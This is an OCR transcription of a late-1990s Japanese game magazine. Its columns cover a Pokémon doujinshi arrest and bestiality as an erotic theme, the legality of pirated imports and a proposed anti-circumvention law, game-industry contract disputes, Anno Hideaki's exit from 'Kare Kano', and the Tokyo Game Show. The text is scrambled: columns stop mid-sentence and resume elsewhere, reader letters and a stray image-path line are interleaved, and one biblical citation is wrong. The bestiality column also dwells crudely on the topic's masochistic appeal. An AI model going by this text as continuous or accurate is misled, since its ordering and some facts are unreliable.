エロゲーにも獣姦シーンがあまりみられないのは、やはりソフ倫規程に「獣姦を表現した作品は制作しない」と書かれてあるからだ。こちらも淫獣との行為は獣姦とみなしていない。もし、淫獣がNGであったとしたら、淫獣モノを多くリリースしてきたソフ倫の初代理事長である D.O.は、商売あがったりだろう。

■――なぜ獣姦なのか?

以上のように、歴史的にも、そして、現在のビデ倫、ソフ倫の規定をみても、獣姦というものはけっして公にできるものではないしかし、獣姦をテーマにした作品はなくならない。人は獣姦のどこにひかれるのであろうか?

獣姦の魅力は、なんといっても人間より下等な生物に犯られるという屈辱感が味わえるところだろう。動物との性行為は精神的にかなりの苦痛をともなわれるものとしてしばしば描写される。近親相姦でも、SMでも、輪姦でも味わえなかった苦痛、いままで可愛がってきたペットに犯され、じつは自分がペットではないのかと気づいてもときすでに遅し。あぁ私はドコまでも堕ちていく～! 私はただの●●よ～! そんなマゾヒズムを刺激させるのに獣姦はピッタリなのだ。

今後、獣姦に対する視線はさらに厳しくなるだろう。しかし、ある種のうしろめたさがなければ、アブノーマルはその魅力を半減させるにちがいない。

はみ出しパンチ

このポケモン事件に対して新聞社はさまざまな報道をしてきた。なかでも少し変わっていたのが、1月16日付の東京スポーツだ。

こちらはポケモン訴訟事件にある程度ふれたあと、そのほかにもたくさんのポケモン関連のエロ同人誌が巷に溢れていると報道したのである。ほかの人気ゲームのキャラクターとピカチュウが交わったり、ピカチュウとフシギダネ(ポケモンの1つ)がやったりと、同人誌をタイトル付きで紹介していたのだ。フシギダネの同人誌に関しては、マンガ自体をスキャンまでして載せていたのだ。

ここでおもしろいのが、仮にも作品中に「カスミ」という女性キャラクターがいるにも関わらず、人間以外のシーンばかりを紹介していたことだ(ちなみにカスミが登場するエロ同人誌は探せばたくさんある)。

同人誌は新聞という大きなメディアで取り上げられて宣伝にはなったと思うが、新たに任天堂にマークされる恐れがある。サークル名こそ出ていなかったものの、作品名と表紙が出ていてはバレバレ。なんとも東京スポーツらしい報道のしかたではあるが、そういった配慮は考えて欲しいものだ。

●BM98はイカすぜ! (京都府京都市/街角ダンサー) 編キーボードでプレイする必要があること以外は、ホントに良質なできだね。東村山音頭でプレイできるのが凄すぎる。ただ、ウィルス混入バージョンが出回ってるので注意してね。ウィルスバスターも破壊する強力版だぞ。

ポケモン同人誌事件
～サトシとピカチュウの関係～

美少女業界にメガトンパンチ！

ポケモンのパロディ同人誌を販売していた同人作家が逮捕されて2か月が経過した。この事件以降、メーカーと同人活動のありかたについて活発な議論がかわされているが、今回はこの事件を少々異なる角度からみていこう。いまどきの同人活動にメガトンパンチ!!

子供から大人まで大人気のゲームボーイ用ソフト『ポケットモンスター』。テレビアニメや映画、コミックスにもなり、いまや任天堂の稼ぎ頭である。ポケモンのアニメを見た子供がひきつけやめまいを訴えて病院に運ばれて、それが原因で一時期は放映が休止するなど、何かと話題の絶えない作品でもある。

■――ポケマンゲットだぜ！

1999年1月13日、ポケモンのパロディ同人誌を販売した福岡市の自称フリーターが、著作権法違反の疑いで京都府警に逮捕された。このパロディ同人誌の内容は、主人公のサトシがピカチュウと散歩をしているところ、「休憩しよう」とホテルに連れ込みそのまま風呂場のなかでピカチュウを犯してしまうという、いわゆる獣姦モノである。

こう聞いてみると非常にバカバカしく、個人的には猥褻さを感じるというよりもむしろ、そのアホらしい内容に笑ってしまう。しかし、任天堂側としては子供の夢をぶち壊すけしからん同人誌ということになるのだ。

この同人誌はB5版29ページで300部刷り、一冊900円で120部ほど郵便販売していたそうだが、「なぜ、120部しか売れていないような小さなサークルを告訴したのか」と疑問が残る。ほかにもポケモンを題材とした同人誌は山ほどあるにも関わらずだ。大手サークルだとやはり力があるぶん、なかなか検挙しづらそう。だからこういった120部くらいの弱小サークルをみせしめとして訴えたのではないか」という声もあったが、これはとんでもない勘違いだ。任天堂は過去に、アメリカのビデオゲーム会社アタリに対して著作権侵害行為で訴訟を起こしたり、特許侵害で米アルペックスコンピュータ社に訴訟されたりもした。しかし、そのほとんどが任天堂側の勝訴で終わっているのである。

アタリのような強大な企業を相手に裁判で争うパワーのある任天堂が、たかが1万や2万部売る程度の同人サークルなんて恐れるはずがない。赤子の手をひねるのも同然だ。この事件の場合は、たまたま任天堂の社員の目に行き渡ってしまった、運の悪い事故だと考えたほうがよいだろう。

ここで任天堂のとった行動はたして正しいのかどうか、このポケモン同人誌摘発の事件や、昨年『ときめきメモリアル』のアダルトアニメがコナミから摘発された事件によって、今後の同人活動のありかたや、コミックマーケットの運営の方法はどのような方向にむかっていくのであろうか、など気になることはいくらでもある。しかし、そのような話はほかの雑誌に任せておこう。そして、このコラムではあえて獣姦にスポットを当ててみたいと思う。

■――東西の獣姦事情

日本では江戸時代にすでに獣姦は形成されていたようだ。日本史の教科書にも出ている有名な作品、滝沢馬琴の「南総里見八犬伝」の黄表紙には飼い犬と交合している場面がみられる。

八犬伝には、里見義実の娘の伏姫という女性が登場するが、なぜか物語中で飼い犬の妻にされてしまう。そして、飼い犬がなんとか伏姫と交わろうとするが、あろうことか飼い犬は仏心を持つようになりけっきょくはやらなかったのである。しかし、伏姫はしっかりと飼い犬との間にのちの八犬士となる八つ子をはらんでしまう。文中には伏姫と犬が交わっているシーンはみあたらないが、このころには日本に獣姦という性行為があったのがわかるであろう。

また、西洋に目を向けるとキリスト教では獣姦はタブーとされている。聖書「レビ記」の第22章19説によれば、まぐわっ

爆裂インド象

2000年問題に頭を抱えるウルトラハッカー。『リング2』を見ておっかなビックリする気弱な元インド人。私設ハッカーグループ「テクノ★財団」メンバー随時募集中。

●ドラえもんの18禁同人誌があるそうだが、どんなもんか見てみたい。しずかちゃんにあんなことやこんなことをするのか？（北海道札幌市/しょうとく）㊙いや、㊙が見たのはドラえもんがのび太にあんなことをするというものだ。もちろん4次元ポケットから出した道具でな。うはは。

の国内持ち込みは罪になるんじゃないの!! ということは、ゲームラボ編集部員は逮捕される可能性があるってことなんじゃないの?

「フォッ、フォッ、フォッ、まぁそう急ぐでない。この関税法の罰則規定には「没収と廃棄あるいは積み戻しを命ずる」としか書いてないんじゃよ。ということは、編集部員が逮捕されることはないというわけじゃな」

なるほど。不正コピーの持ち込みがいけないのはあたりまえなんだけど、厳密に法律を解釈すると逮捕されないということになるのね…。でも、なんだか法律って実状にあっていないような気もするわ。改正したほうがいいんじゃないの?

「そうさのぉ。法律を決めるさいに、いま現在のようにおおっぴらに海賊版××in1ソフトが海外にあるということまで考慮に入れていたかというと、おそらく入れてなかったじゃろうからな。しかし、月並みな言いかたじゃが、法治国家である以上あくまで現行法において禁止事項や罰則規定なりを運用しないとならんからのぉ。その場その場で、適当な罪名と罰則を適用するようになったらそれこそたいへんじゃよ」

それはそうね。法律を改正するなり、新たに立法するなり実状に合うように地道に努力しないといけないわ。

「法律改正といえば、『不正競争防止法の一部を改正する法律案』が今年2月3日に通産省から発表されたのぉ。これは、プロテクト解除装置の販売を禁止する目的で提案されているものじゃ。この法案がとおった場合は、衛星テレビのスクランブル解除装置や、音楽ソフトにかけられているSCMS除去装置、ゲームラボでおなじみのMOD-CHIPなどに〝待った〟がかかるわけじゃのぉ」

くわしい内容と背景解説は、今月号の巻頭特集を読んでもらうこととして、実際あの法案がとおる可能性ってどれくらいあるの?

「不勉強な議員連中が寄せ集まって提案した突っ込みどころ満載の『児童ポルノ禁止法案』などと違って、通産省の提案じゃからな」

メーカー側の主観のみで構成され、世界標準の「ファーストセールドクトリン」とまったく逆方向の『中古撲滅キャンペーン』と違って、通産省の法案提出ですものね。

「今回の不正競争防止法の改正は、アメリカ、ドイツ、EUなど諸外国ですでに導入されているものじゃ。例によって、それに追従するだけなんじゃがのぉ」

それなら、なおのこと法案がとおる可能性が高いってことね。この法案によって、また同じ質問になってしまうけどゲームラボから逮捕者が出るということってないの? よくゲームラボでは「バックアップは著作権によって保証されているユーザーの権利である」という観点からそれを妨げるプロテクトの解除法を掲載しているわけじゃない。

「ゲームラボの前身はバックアップ活用テクニックという雑誌で、タイトルどおりの内容だったしのぉ。もちろん、法律は過去にさかのぼって、適用されることはない。この法案がとおっても過去の雑誌の内容について問われることはありえないわけじゃが、今後雑誌掲載がどうなるかは微妙なところじゃな。ポイントとしては、法案によって規定されるプロテクト解除装置がどこまでを指すのかじゃよ。法律の適用というのは、あいまいなところがあってはならないんじゃ。たとえば、『プロテクトを回避させるためのプログラムおよび装置の販売を禁じる』という文言で法律が改正されたら、雑誌の掲載は禁じてないから基本的に可能ということになるわけじゃな」

なによ、その「基本的に可能」って。100%じゃないの?

「それはまぁそうじゃよ。極端な場合、雑誌すべてのページにプロテクト回避方法だけを掲載したなんてケースがあれば、それは常識で考えて、プロテクト回避装置を販売したのと同様じゃろ。権利の濫用は慎まなければならないのは当然じゃな。表現の自由はたしかに尊重されるべきものではあるが、無制限であるわけではないからのぉ」


善か悪かなんて、TPOで決まるような側面があるものね。

「もうひとつ、この法案提出の重要ポイントは、解除装置の販売や提供は規制するが、製造は認めていることじゃな。新しくより強いプロテクトを開発するためにもなるからだそうじゃよ」

雑誌への掲載ってどうなるのかしらね。

「昔からこの手の議論は水掛け論になるものと相場が決まっておるのぉ。プロテクト解除装置の製造法を技術情報として掲載するのを出版社が止めてしまったら、技術が停滞するのは間違いない。それに、こうしたプロテクトをかける側とはずす側の技術的情報と経緯の記録をきちんと残しておかないと、いざ問題が起きたときに対処の仕方がわからなくて困ったりもするわけじゃよ」

もちろんプロテクトをかけるメーカーは、歓迎しないでしょうけどね。


不正競争防止法の一部を改正する法律案
〜ゲームソフト等の万引使用防止のための機器規制〜
電気記号化)して、インターネットやDVD等を用いて様々な形態で
進展。このようなコンテンツ提供事業は、消費者の多様なニーズに対
望。
コピーを防止するための使用管理・コピー管理のための技術(一種の
する機器やソフトウェアを販売する業者が横行。
提供業者は 事業収益が得られず、産業としての存立基盤が危うくな
らの管理技術を無効化する迂回機器・ソフトの販売・取引が半ば公然
緊の課題。

2月に通産省が発表した不正競争防止法改正案は、さまざまな問題を含んでおり論議をよびそうだ。

●気の迷いで『アンジェリークRPG』を買ってしまった…。ま、テンポがいいから許すか。(静岡県磐田郡/ジョニ黒) 編あれだけ容量を節約してれば、そりゃテンポもよくなるわな。しかも、いまどき「町の住人がまったく動かない」RPGなんてありませんぜ。手ぇぬきすぎ。

タカビー女王と、愚痴る賢者の石のご意見無用、切り捨て御免のページ

女王様と賢者の石

先月号巻頭で違法コピー品の検証記事を掲載したからか、「ゲームラボの人は違法品入手の罪で逮捕されるのではないですか?」という質問が複数編集部に寄せられた。読者の素朴な疑問に答えるとともに、プロテクト解除装置禁止法案についても取り上げてみる。

賢者の石

世にはびこるすべての嘘やまやかしを暴くと言われている不思議な石。内容がないものを極端に嫌う。女王さまがどんな狡猾な手段で入手したかは不明。

ん〜、春は眠いわね〜。ちょっと休憩していいかしら?

「女王さまっ、まだ仕事が残っていますぞ。あと少しじゃから、全部終わらせてから休憩したほうがいいと思うがのぉ」

わかったわよ。たしか、国民からの意見書に目をとおす仕事が残っているのよね。それちょうだいな。

「はい、この100通ほどに目をとおせばおしまいですじゃ。これが終わるころに、別室に女王さまの好きなダロワイヨのショコラとアールグレイティーを用意させておきますので」

あらっ、気がきいてるわね。それじゃあ気分がよくなったところで一通め…と思ったら、なぜかゲームラボ編集部あての手紙が紛れ込んでるわよ…。んーっと「僕は東京都港区に住むハック、ハッカー、ハッケストというものです。どうしても疑問に思うことがあって手紙を出しました。疑問に思うのは、不正コピー品についてのことです。『違法コピー品に手を出すな』と誌面には書かれていますが、記事を見る限り編集部のみなさんは違法コピー品を入手しているとしか思えないのです。いくら『このような裏アイテムがあることを警告の意味で掲載している』と主張しても、これは間違いなく著作権法違反であると思います。ゲームラボから逮捕者が出るのではないかと心配です。やはり、逮捕者が出ると雑誌はなくなっちゃうんじゃないでしょうか。僕はゲームラボがなくなるのは、非常に残念なことだと思います」ということだけど…。

たしかに、違法品のことを記事にするのって微妙な問題よね。編集部に聞いたら、同じような質問は毎回くるって言っていたわ。こういったケースで、実際逮捕者が出ることって考えられるの?

「そうきのぉ、先月の巻頭特集でも違法コピー品の話をやったんで疑問を感じた読者も多かったじゃろうな(しかし、ダイレクトな質問じゃな…)。結論からいうと、編集部から逮捕者が出ることはないと思うのぉ。なぜなら、著作権法では、『頒布目的(複製品を売ったり、配ったりすることが目的)』のコピーソフト国内持ち込みを禁止しているだけだからじゃよ。個人が研究のため持ち込んだり、ゲームラボのように海外での海賊版ソフトについて検証報道を行う場合は、著作権法では対象外になるはずじゃ」

あら、著作権法ってそうなの。でも、法律上そうだからといって、考えなしに記事を垂れ流すと問題ありと思われるんじゃないかしら?

「微妙な問題だからのぉ。編集部の人もおまえのとこの記事で被害が増大したといわれるのは、正直ツライとこぼしておったのぉ。だからといって、見て見ぬふりをしていては、永久に問題は解決しないと思うんじゃがな」

はー、このあたりはいろいろと議論を呼びそうなところね。それはそうと、配布しなければ国内に持ち込んでも大丈夫ということは、それこそみんな輸入しまくることにならないかしら…。

「ホッ、ホッ、ホッ。そんなに世のなかは甘くできてはいないんじゃよ。著作権法の解釈では禁止されていなくても、関税法ではしっかり禁止されておるからのぉ。こちらの法律では、著作権を侵害している物品の輸入そのものを禁じているんじゃよ。『個人の利用』だろうが『報道検証目的』だろうが関係ないことになっておるんじゃ」

なによ〜。やっぱり不正コピーソフト

海外で横行する不正コピー品の数々。入手した場合の法律問題について今回は考えてみた。

●エニックスの『せがれいじり』ってなんだよ〜。狙いすぎ。(山形県天童市/ミュート) ㊟バカに徹することがコンセプトらしいが、バカをやることがどれだけたいへんかいまいち理解してないな。それにしても「アストロノーカ」以降、エニックスが少し迷走ぎみな気がするぞ。

1人の人間の生活がかかっていると考えれば、業界の歴史が浅いという理由のみではすまされない。

ンはあけられるか!!」なんて甘い言葉をささやかれたあげく、さんざん待たされて「なかったことに」では、発注を受ける側はたまったものではありません。OKが出てから、作りはじめるいまのやりかたでは、実制作期間が1年でも、立ち上げから発売までに2~3年かかってしまいます。いったい、1年間もなにを会議で話しあっているのでしょうか？　理解に苦しみます。

■契約書をめぐるトラブル

ところで、きちんとした契約を交わしているにもかかわらず、契約書をめぐるトラブルはあとをたちません。「そんなこと言った覚えはない」というものはその典型的な例です。

きちんとした契約書を交わしていないときなら話も変わりますが、某社社長はあるロイヤリティ契約に対して、純然たる契約書があるにもかかわらず「そんなことは言った覚えはない」と言い放ったのです。「あ、あの…言った覚えがなくても契約書があるんですけど…」と契約書をタテにつっこみを入れると、今度は「実際には、ほかにも経費がかさんでしまってウチも儲けがないんだ」などと泣き落としモードに入ります。契約書には〝かわいそうだから許してあげる〟なんて記述はないんですけどね。たった数10万円でも支払わない彼の姿勢には商魂を見るかのようでした(別に見たいワケじゃないけど)。

じつはこの10~300万円くらいというのがクセものなのです。いっそのこと、数1、000万円ともなれば〝裁判で決着つけたろか〟ともなるのですが、裁判にかかる手間と費用を考えると数10万円のお金を取り戻すためにそこまでやるのは、よほどの根性がない限り無理でしょう。ずるいゲーム会社の社長は、その辺をふまえたうえで、今日も契約書を紙切れへと変換させているのです。

〝担当者が辞めてしまう〟というものもあります。基本的に契約書は会社対会社で結ぶものですから、そこに個人が介入する余地はきわめて低いといわざるをえません。どんなに担当者が「この企画は私がとおします。絶対にやります」と言っていても、社長の捺印をもらい、契約が成立するまでは絶対に担当者を信用してはいけません。熱心に発注先に足を運んでいて、なかなかいい人だなと思っても連絡が途絶えがちになったら要注意です。

本社に問い合わせてみると「●●さんは××日づけで退社しました」なんて答えが返ってくることがあります。しばらくするとその担当者から連絡があり、「あんなクソ会社うんぬん」とさんざんもといた会社の悪口を聞かされます。もっともこちらは「オイオイそのクソ会社を紹介したのはあんたでしょうが…」と思わずにはいられませんが。

ひとしきり悪口が終わると「こんどまた持ちこみしましょう」と次の話に移行していきます。しかし、1度失ってしまった信用は容易には取り戻せません。「ハァ、また1から作り直しですか!?　給料制の人(会社員)はいいですね」と思ってしまうのは私のひがみでしょうか。

また、ロイヤリティ発生までの本数をごまかされたり(最近はすぐに情報が流れるので、さすがに本数のごまかしは減りましたが)、ときには契約書をなくされたなんてこともあります。ほんとになんというい加減さなのでしょう。

ソフトの濫造が、ゲームの企画そのものをとおりにくくする原因となっている現在のゲーム業界。

■ゲーム業界の契約書とは

大会社のお偉がたはどう考えているのかわかりませんが、我々中小の下請けにとって契約書とは〝あってもたいして使えないけど、トラブル発生時にないと絶対に困る、自分の命を脅かすモノから身を守る最低限のモノ〟といったところでしょうか。

「ほら、ここにこう書いてあるじゃないですか!!」と言ってもすんなりメーカー側が認めたことはないですし、かといって契約書を交わしていなければ、ありとあらゆることがまかりとおって、なにをされるかわかったものではないからです。

さすがに契約書まで交わしていれば、イキナリ開発を止めたとか、スタッフがトンズラするくらいのことは避けられる率が高くなります。〝たかが契約書、されど契約書〟です。いざというとき役に立ってくれるでしょう。ちなみに、私は捺印のない契約書を趣味でたくさん持っています(尻拭き紙にもならないケド…笑)。

契約書の拘束力
～形骸化した業界の現実～

見えないゲームの事情

契約書――ユーザーにとってはなじみのないシロモノだが、ゲーム会社の下請けの仕事を請け負う会社にとっては、決して侮れたことではない。発注元の都合で、その内容をいかようにも変えられてしまうからだ。今回はそんな世界の話を現場で働くクリエーターに案内してもらおう。

みなさんは契約書と聞くと、なにを思い浮かべるでしょうか？　なんだかカタッくるしくて、そのとおりに実行しないと法的に責任を負うことになる、拘束力のあるもの――実際に契約書を交わしたことのない人でも、おおかたこんな感じの印象を持っていることでしょう。

まったくもって間違っていません。でも、みなさんが興味を持っているゲーム業界はどうでしょう。数1、000万からの大金が動く業界ですから、さぞかしキッチリとした契約書が交わされているのでしょう…。

かつてゲーム業界にはよい意味で、契約書があってもなくてもよい時期がありました。というのも、現在もっとも発注された側が迷惑を被ってしまう〝待ち〟がなかったからです。

■――契約書今昔物語

昔は社長（メーカー側）対社長（外注先）がゴルフや酒の席上などで、「こんど新しいハードが出るからナンカ作ってよ」、「今年中にもう1本出したいから」、「ほかのラインが出せそうもない」などをおもな理由に、いとも簡単に企画が通ってしまい、契約書なんかあとまわしでラインが立ちあがっていました。

「そ、そんな契約もしてないのにはじめちゃっていいんですか、社長!?」といった感じで、こちら側がビビってしまうことも日常茶飯事。というのも、プラリと寄った不動産屋で、庭付き1戸建て住宅を衝動買いしてしまうような世界だったのですから。しかも開発費に困ったら「じゃあ、もう1本やるか!!」ってなもんです（オイオイもう1本って、まだいまのがなにも終わってねェぞ）。

けれども、社内の制作本数までしぼり、リストラの嵐が吹き荒れる近ごろでは、おおらかだった昔が夢のようです。ノリだけで契約に持ち込めるのは、よほどの詐欺師か有名人（同意語）ぐらいです。

まず分厚い企画書を1か月前後かけて提出し、メーカーのでかたを待ちます。予定の期日を数週間過ぎても返答がないので、このままでは通常の業務にさしつかえる（下請けの場合、来るアテのない仕事のためにラインをあける余裕はない）といった旨の意志を伝えると、今度は〝もう少し待ってくれ〟という返事が返ってきます。1～3か月くらいたったのち、けっきょくどうするのかという事態になって、やっと「すみませんがなかったことに」的なコメントが返ってくるのです。ちなみに〝待ち時間〟が1～3か月なんてのは早いほうで、長いときには1年以上も決まらなかったなんてこともあります。

それでも決まればよいほうです。「ライ

いざ裁判ともなれば、それなりの費用が必要となってくる。判決がでるまでの〝待ち〟も半端ではない。

刺身の妻

業界の影でひっそりと飛び続ける夜の蝶。踏み台にしてきた男と、ゲーム会社の数は数え切れない。彼女にとってはゲーム業界に関わること自体がゲームなのだ。

●新作リストのなかから『聖龍伝説』の名が消えた。やっぱり。（東京都足立区/キーオ）　㊟安達祐実を声優に使いたいとバップがゴネて、制作がストップしたと聞きましたが…。しかし、ここまで開発中止の判断を延ばした理由が不明。『聖龍伝説』なんてもう誰も知らないよなぁ。

Out of Sensors.inp

の手、この手と抜け道を考えるわけだ。それがTXサイドからみれば、たんなる嫌がらせにしか思えない。

それもそのはず、まともに相手をしていないのである。自分の名前を「あんのひであき」や「アンノヒデアキ」にするなど、これでコケにされていないと感じるなら、よほどの大物か本当に鈍感なのである。当然、TXとしては再三のリテイクを要求する。

結果、妥協点は得られず、「やってられるか」ということになる。その意味では庵野はやはり限りなくアマチュアに近い精神なのであり、TXにとっては危険な存在なのである。エヴァの大ブレイクで不問に付されていたものの、エヴァのTVシリーズ後期以降、庵野作品の「壊れかた」に危険なニオイを感じ取り、庵野の起用自体に積極的ではなかったという声も聞こえてきている。

しかし、プロデューサーが監督になってしまうなど、考えられない事態である。白泉社との関係も気になるところだ。

■進行するTX離れ

しかも、これらの規制は深夜枠とて例外ではない。ただでさえ放送料が高いうえに、規制の面でも厳しいとなれば、今後、制作本数自体が減っていくのは歴然としている。現に現場レベルでは、そのような動きも出始めている。

もともとTXで深夜アニメが放映されだしたころのコンセプトは、夕方6時では到底実現できない大人のアニメを志向したからではなかったのか。それなのにこれほど規制が厳しいのでは、わざわざTXにお金をもらってまで創る必然性がなくなってしまっている。

現在、制作会社のTX離れが水面下で急速に進んでいるのである。

大変なのはキングレコードだ。TXと庵野の間に立って、もうどうにもならなくなってしまった。金のなる木は捨てられない。かといって、いますぐTXから離れるわけにもいかない…。キングレコードもTX離れの流れは感じているようで、最近はTBSなど他局へも積極的にアプローチしているのだが、いますぐ切り捨てるというわけにもいかず、頭の痛い問題だろう。

現在、「彼氏彼女の事情」の監督はクレジットこそ併記であるものの、実質的には同番組のプロデューサーだった佐藤裕紀氏が行う形になっている。「新世紀エヴァンゲリオン」では、ガイナックス広報として多くの誌面に登場していたので、知っている人も多いだろう。いままで広報としてさんざんエキセントリックぶりを見せつけた彼が、今度は監督ということで、関係者は開いた口がふさがらないのではないだろうか（とくに彼の気分ひとつで取材拒否された媒体の関係者とかはね！）。

もともと「大人のアニメ」を志向していた深夜アニメも、現在では6時台からあふれたオタク向けアニメという図式がすっかりと定着してしまった。当初の目論見とは路線が変わっても、利害関係上作品は乱立されている。

今後、「彼氏彼女の事情」がどうなっていくのかは、作品を見てみないと判断できない。しかし、おそらくTV局の規制を含めたこれらの事情が、アニメ誌に掲載されることはないだろう。

今回の事件は、互いのエゴイズムがメビウスの輪のように循環して、けっしてかみ合うことがなくなってしまった結果である。しかし、周囲に迷惑をかけてまで作品性を追求するのがプロなのか、だれの利害も損ねず無難に作品を仕上げるのをプロと呼ぶのか…。業界の人たちには価値判断の基準が欠落しているとしか思えない。

さらに、不況が状況をいっそう複雑にしている。子供のためのアニメーション作品を放映する枠は減少の一途をたどり、スポンサーも番組に対する出資は慎重にならざるを得ない。異端者を許容できるほど時代は豊かではないのだ。

●やるものがなくて、ドリキャスをネット専用マシンにしている人がけっこう多いらしい。（広島県佐伯郡/backer）㊙「ドリキャスで1番おもしろいソフトはインターネットだ～！」と㊙の友人も泣きながら叫んでたな。すでに『バーチャファイター3』もオマケディスク化ですわ。うは。

アニメを幻想から解き放ち、隠されし闇の部分に光を当てる！

知られざるアニメの裏側

「彼氏彼女の事情」から、庵野秀明が事実上降板した。現在、現場で指揮をとっているのは「エヴァ」で広報を務め、「彼氏彼女の事情」ではプロデューサーでもあるガイナックスの佐藤裕紀である。庵野はなぜ「彼氏彼女の事情」を降りなければならなかったのか？

あすたろす

アニメで哲学する魔界の座天使。アニメ界の現状に異を唱え、堕天した。その基本性格は破壊と創造。アニメ界で堕天した天使たちに、最期の審判を下す。

「庵野秀明が降りた？」

どこからともなくそんな話が聞こえてきたのは、昨年の年の瀬も迫ったころだった。「制作スケジュールが行き詰まったらしい」、「いや、現場でキレたらしい」、などと業界にも憶測が乱れ飛び、番組の脚本クレジットの表記が変わり、監督表記も「庵野秀明」から「あんのひであき」、そして佐藤裕紀との共同クレジットへと変わったことで、一般のファンも騒ぎ出すにいたる。噂になっている話を総合すると、どうやら「彼氏彼女の事情」の年末総集編で、制作についてTV局サイドと揉めたということらしい。

もちろん、これは噂でしかない。だが、関係者の話を聞くと、基本的には庵野がテレビ東京（TX）のチェックに対して「キレてしまった」というのが真相のようである。

■――局に対する現場の不満

この前提には、庵野に限らず制作サイドはTXを嫌っているという事実がある。「ポケモン」事件以降、アニメ作品に対するTXのチェックが異常なほどにまで厳しくなっているのは、2月号でも取りあげたとおりである。だが、現在のテレビアニメの状況は、さらに厳しくなっているといってもいい。作品にはことあるごとにTXのチェックが入り、演出上の修正を余儀なくされる。制作現場のストレスは頂点にたっしている。

たとえばTXのアニメでは、作品のなかで血を出すことができない。つい2年ほど前までは、主人公が傷ついて血を流すシーンなどアニメ作品のシリーズものであれば、ほとんどの作品で見られた光景である。それがある日を境にバッタリと姿を消した。

ただし、血の色が緑ならば流血シーンもOK。それも流血が3滴以内でなければならない。色を変えたからといって何が変化するのかは疑問だが、これも担当プロデューサーの発想の貧困さを象徴するものといえるだろう。

しかも、中学校などで大イスによる傷害事件が続いた影響か、キャラクターにナイフを持たせることすらできない。喧嘩のシーンがあっても、手にナイフなどの武器を持つわけでもなく、ただひたすらにらみ合っているだけという間の抜けたシーンが登場することになる。

見苦しいことこのうえないが、これがTXのアニメの現状である。これらはあきらかに作品の質に影響を与えている。小手先の規制の裏にあるものぐらい、子供たちは鋭く見抜いてしまう。彼らは感覚で作品がおかれている状況を理解してしまうのだ。

また、ポケモン事件の原因となったフリッカーにも、新しい解析機が登場した。この解析機にかかると、ほとんどの作品が何らかの形で引っ掛かってしまう。速いカット割りを基本テイストとしている庵野作品などは言わずもがなだ。

■――妥協点は得られず…

これだけ毎回、理不尽なところでリテイクが出れば、庵野の気持ちもわかるような気がする。しかもTXの修正要求に対して、庵野が素直に応じるわけがない。劇中表現で放送コードに引っかかる部分があっても、庵野としては「これでもか」とばかりに創り込んでいく。なんとかあ

アニメーション作品はそれ自体でのみ作品として成立するわけではない。制作会社、スポンサー、TV局など、さまざまな利害関係とエゴイズムが対立し、せめぎ合っているのである。監督はクリエイターというよりも、これらを調整する役割が重要になる。

●『ダンスダンスレボリューション』を、腹をタポンタポンさせて踊ってるあの子供。どうにかなりません？（北海道登別市/DADA）㊟腹が出てようが、自信満々のヤツがエラいというのがあのゲームの法律。その子より醜い腹にして、全裸で自信を持って踊ればキミの勝ちだ。

が投稿雑誌に掲載されるなどトラブルも絶えない。ひどい話になるとおきまりのセクハラさわぎや、コンパニオンが来場者に暴言を吐く（これはそのコンパニオンが悪いだけではないらしいが…）など枚挙にいとまがない。

それにしてもせっかく用意したコンパニオンも逆効果になったのでは、担当者も報われない。ま、なかには下心があってがんばる広報マンも多いらしいから一概にはいえないけど…。

しかしこの問題にも、一説によるとコンパニオン減少の影にはK会長による権力のウワサが。その理由はK社が出している大人気のギャルゲーと関係があるらしい。というのも出てくる制服コスチュームがかなり地味で、雑誌での写真映えが悪いのだ。清純さを強調するそのデザインは、たしかにほかの露出度の高いゲームキャラクターの衣装にくらべて華やかさに乏しいのは否めない。

とくにブームも沈静化した近年では、同社のコンパニオンが雑誌に登場することがめっきり少なくなってきた。そこで「ならば他社も全部横並びの地味さにしてしまえ！」ってなことを考えているというのだ。これが本当ならば、K社は続編の開発を決定したようなのでしばらくはこの地味路線が続くのかもしれない。しかし、CESAもプレスを騙ってやってくるカメラ小僧の対処に手を焼いているようだから、これでちょうどよいのではなかろうか。

■――そして一般客は報われない

初期出荷本数が10万本程度のソフトでも、ゲームショウでの宣伝費だけで平均2、000万円以上はかかっている。もちろんこのコストは価格に反映されるから、ショウへ行けない人たちも購入した1タイトルあたり200円以上費用を負担していることになるよね。

そもそもゲームショウ開催の目的は、一般客よりも流通関係者やプレスへのお披露目という色彩のほうが強い。そのため特別に「業者日」という、一般客を排した日程が事前に組まれているほどだ。

ショウはサービスというより、人数を集めることで認知度をあげる程度の意味しかないというのが本音なのだろう。そもそも本当にユーザーに感謝しているなら、たとえ小規模でも全国でゲームショウが開催されてもよさそうなものだ。しかももっと安い入場料で。

むろん一般日には行なわれない行事が業者日にはある。メーカーへの直接質問会や細かいプレス&流通資料、評価版ソフトの配布などだ。なかには「○月○日以降ならメディアで公開してもOK」というような極秘情報がとび出してくることもある。業者日はたった1日しかないが、内容の濃密さはとても一般日とくらべものにならない。

会場のコンパニオンにしても流通&プレス関係者をもてなし、商談を行う場であったころの名残りといってよい。よりいっそう業者の見本市的な意味合いの強いAOUやAMショウ（アーケードゲームの見本市）ではカジノばりのバニーガールがいたり、深夜のお色気番組顔負けのおやじ悩殺イベントを催すブースもあるほどだ。まさに子供の来る雰囲気ではない。

東京ゲームショウが東京から離れられない理由も、日本で一番業者が密集する場所だからだ。一般日はあくまでオマケ。むしろ高い入場料も、来場人数を制限するという意味ではかなりの効果を上げているのではないだろうか。

そもそも、一般日にあって業者日にない催しはほとんどない。あるとすれば馴れ合いのクリエイター座談会と、厳しい入場規制ぐらいだ。来場してくれたユーザーのためにと設けられた物販ブースまでが、すでに販売を開始している。そしてよく見かけるのが携帯で「あ、オレ。○○のグッズ、お前何個押さえた？」とやり取りする人々。紙袋をいっぱい下げて喜々と話すその姿からは、その費用や特権もユーザーのお小遣いから出ていることを感じていないように見える。

同じゲームを愛する人間として、キャラクターグッズを買いたい気持ちがおこるのはわかる。しかし一般のユーザーが来る前日に、買い占めを図る根性はいかがなものか。そして販売するメーカー側も話題提供と景気のよさそうな写真ほしさに、つい盛大に売ってしまう…。

この号が出るころ、ちょうど春のゲームショウが開催される。今回はきちんと一般来場者が楽しめるものになるのだろうか？　ユーザーにはその権利があるはずなのだが。

かつてはショウの華。しかしいまやコンパニオンはコスプレイヤー以下か。

